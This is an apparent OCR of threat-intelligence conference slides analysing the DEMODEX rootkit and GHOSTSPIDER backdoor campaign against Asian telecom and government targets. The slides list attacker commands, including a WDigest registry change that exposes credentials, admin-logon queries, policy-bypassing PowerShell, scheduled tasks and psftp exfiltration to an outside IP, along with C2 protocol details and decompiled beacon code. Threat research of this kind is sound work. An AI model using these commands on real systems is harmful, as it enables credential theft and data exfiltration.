
Question:
Are these infrastructures with the same registration information all used by the same group?



Campaign Beta


New DEMODEX Installation Flow





The DEMODEX rootkit installation flow

New DEMODEX Infection Flow




Difference:

The new infection chain no longer use a first-stage PowerShell script to deploy the additional needed payload.

The required payload for installation are bundled in a CAB file.

Operation Mistakes?

- The DEMODEX C&C domain pulseathermakf[.]com has been used to target Southeast Asian government for several years
- We detected a network connection to pulseathermakf[.]com from a compromised server belonging to a Southeast Asian telecommunications company **Made a mistake in packing the sample?**



Exclusive for JSAC2025

Campaign Beta: Notable Malicious Activities

"C:\WINDOWS\system32\taskkill.exe" /fi "modules eq WpcCfg.dll" /f DEMODEX loader

wevtutil qe security /rd:true /f:text /q:"*[System/EventID=4624 and 4672] and *[EventData/Data[@Name='TargetUserName']='<REDACTED>']" /c:50

Find administrator equivalent logon user information (username, logon IP address)

powershell -ex bypass .\u.ps1 <complex_random_password>

powershell -ex bypass .\fireup.ps1 < complex_random_password >

powershell -ex bypass .\upload.ps1 < complex_random_password >

powershell.exe Test-NetConnection -RemoteAddress <google.com or $intranet_ip_address> -Port <port_number:22,443,etc..>

reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f

When UseLogonCredential value is set to 1, WDigest will store credentials in memory

schtasks /create /tn gs /tr c:\windows\web\pings.bat /sc once /st 20:32:00 /ru system

C:\Windows\SYSTEM32\cmd.exe /c "c:\windows\web\debug.bat"


C:\Windows\Web\psftp.exe 203.20.113[.]208 -P 443 -l <username> -pw <password> -b 1.txt

Sophisticated Multi-modular Backdoor: GHOSTSPIDER

- We found a previously unknown backdoor **GHOSTSPIDER** in APAC telecom company.
  - GHOSTSPIDER Stager: c:\windows\web\web.dll (DLL original name: **spider.dll**)
- We observed the GHOSTSPIDER activities since 2021.
  - We identified some old samples compiled at **2021/11/18**.
  - The GHOSTSPIDER C2 domain: jasmine.lhousewares[.]com is active since **2021/12.**
  - We confirmed the attacker utilized GHOSTSPIDER around **2022/12.**
- We suspect GHOSTSPIDER and DEMODEX toolset are possible developed by same group
  - Both backdoor component developed in two language(C++ and .NET), multi-modular and loaded in-memory design.
  - Targeting specific host (DEMODEX requires hostname for payload decryption, the GHOSTSPIDER will check hardcoded hostname)

GHOSTSPIDER's Technique Analysis - Overview

- Another similar TTPs overlap between DEMODEX and GHOSTSPIDER
  - Possible studying from Cobalt Strike framework?
    - DEMODEX have Malleable C2 profile
    - GHOSTSPIDER have similar design like Stager(**Optional**) and beacon(**Client**).
- Challenge: The final payload/module is retrieved from the C2 server only for selected victims




GHOSTSPIDER infection flow(Overview)

GHOSTSPIDER's Technique Analysis - Stager

- We observed the threat actor installs the first-stage stager via regsvr32.exe.
- The stager is designed to check for a specific hostname hard-coded in the DLL.
- Once the stager is executed, it connects to the stager's C&C server to register a new connection and subsequently receives a module(DLL export name: **login.dll**).
  - Stager C2: hxxps[:]//billing[.]clothworls[.]com/index.php & https[:]//telcom[.]grishamarkovgf8936[.]workers[.]dev/index.php


regsvr32.exe /s c:\windows\web\web.dll



Initial infection and stager deployment

GHOSTSPIDER's Technique Analysis – Beacon (1/2)


- We observed the threat actor deploys a legitimate executable file alongside a malicious DLL file



Beacon loader deployment

GHOSTSPIDER's Technique Analysis – Beacon (2/2)

- This malicious DLL, another GHOSTSPIDER module known as the beacon loader
  - This component is used to launch the beacon payload in memory
- The beacon loader contains an encrypted .NET DLL payload (DLL export name: client.dll), which is decrypted and executed in memory.
  - beacon C2 : hxxps[:]//jasmine[.]lhousewares[.]com/ & hxxps[:]//private[.]royalnas[.]com/index.php



Beacon loader deployment

GHOSTSPIDER Stager Communication Protocol - Request

- The requests that are used by the GHOSTSPIDER stager follow a common format
  - The connection ID is placed in the HTTP header's cookie as “phpsessid”
  - The connection ID is calculated using CRC32 or CRC64 with UUID4 values

```
GET /index.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Cookie: phpsessid=04[redacted]; b=1; path=/; expires=Wed, 30 Oct 2024 03:13:05 GMT
Host: GHOSTSPIDER Stager C&C
Connection: Close
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 23 Oct 2024 03:20:12 GMT
Content-Length: 151
Content-Type: application/octet-stream
Connection: close

Vl.KJ..Y.0..#c..z.pU!
. .A_...\'0k........
zj.?.iU.... ..x..P.nt......!.&.ky.>....d...%".\.`.......mZ:\3}......}..#.og.....].tWEenY....W.....t..B....*.
```

Example of a stager's first request to the C&C server

GHOSTSPIDER Stager Communication Protocol - Response

- The decrypted response data is separated by “|” with the following items:
  - An unknown prefix
  - did: the connection ID calculated from the infected machine
  - wid: the remote ID for a specific connection
  - act: an action code
  - tt: tick count
  - An unknown suffix

```
=|did=96A52F5C1F2C2C67|wid=13CF3E8E0E5580EB|act=2|tt=41003562|<f
```

The example of a decrypted response

GHOSTSPIDER Beacon Command Code

- Like the stager, the GHOSTSPIDER beacon uses an almost identical format to communicate with the beacon C&C server to receive command codes.
- The GHOSTSPIDER beacon is segmented into distinct delegates, each tailored to specific functions
  - These modules are retrieved from the C&C server and are reflectively loaded into memory as dictated by specific command codes.

Code	Action	Description
1	upload	Load and invoke delegate from received buffer, with 3 methods from delegate: Open / Close / Write
2	create	Call the Open method from the loaded delegate
3	normal	Call the Write method from the loaded delegate
4	close	Unload and remove the delegate
5	heartbeat	Heartbeat, no action.
6	update	Update interval value (idle time)

Command codes supported by the GHOSTSPIDER beacon

Exclusive for JSAC2025

GHOSTSPIDER Beacon Command Code Screenshot

```
encrypt(byte[], string) : byte[]
Finalize() : void @0600001A
new_id() : string @06000019
normal(string, byte[]) : void @
pack(string, string, byte, byte) :
parse(byte[]) : void @0600000E
poll() : void @0600000D
read_cb(string, byte[]) : void @
send_data(string, byte, byte, by
start(string, string, int, int) : voi
stop() : void @0600000B
unpack(out string, out string, c
update(string, byte[]) : void @
upload(string, byte[]) : void @
CMD_CLOSE : byte @0400000B
CMD_CREATE : byte @04000009
CMD_HEART : byte @0400000C
CMD_NORMAL : byte @04000
CMD_UPDATE : byte @0400000
CMD_UPLOAD : byte @040000
FAIL : byte @04000006
NOFOUND : byte @04000007
OK : byte @04000005
_client : NetConn @0400000F
_dict : Dictionary<string, Coml
_interval : int @04000013
_localId : string @04000015
_passwd : string @04000016
_queue : BlockingCollection<b
```

```
176             byte[] array = null;
177             if (msgBuf.Length > num)
178             {
179                 array = msgBuf.Skip(num).Take(msgBuf.Length - num).ToArray<byte>();
180             }
181             switch (b)
182             {
183             case 1:
184                 this.upload(text2, array);
185                 break;
186             case 2:
187                 this.create(text2, array);
188                 break;
189             case 3:
190                 this.normal(text2, array);
191                 break;
192             case 4:
193                 this.close(text2, array);
194                 break;
195             case 5:
196             {
197                 Action<string, LogLevel> log2 = Logger.Log;
198                 if (log2 != null)
199                 {
200                     log2("recv heart", LogLevel.Debug);
201                 }
202                 break;
203             }
204             case 6:
205                 this.update(text2, array);
206                 break;
207             }
208         }
```

The screenshot of GHOSTSPIDER Beacon's command code

Others

Campaign ”Catch the smartcat” (1/2)

Exclusive for JSAC2025

(TLP:RED) Projection only

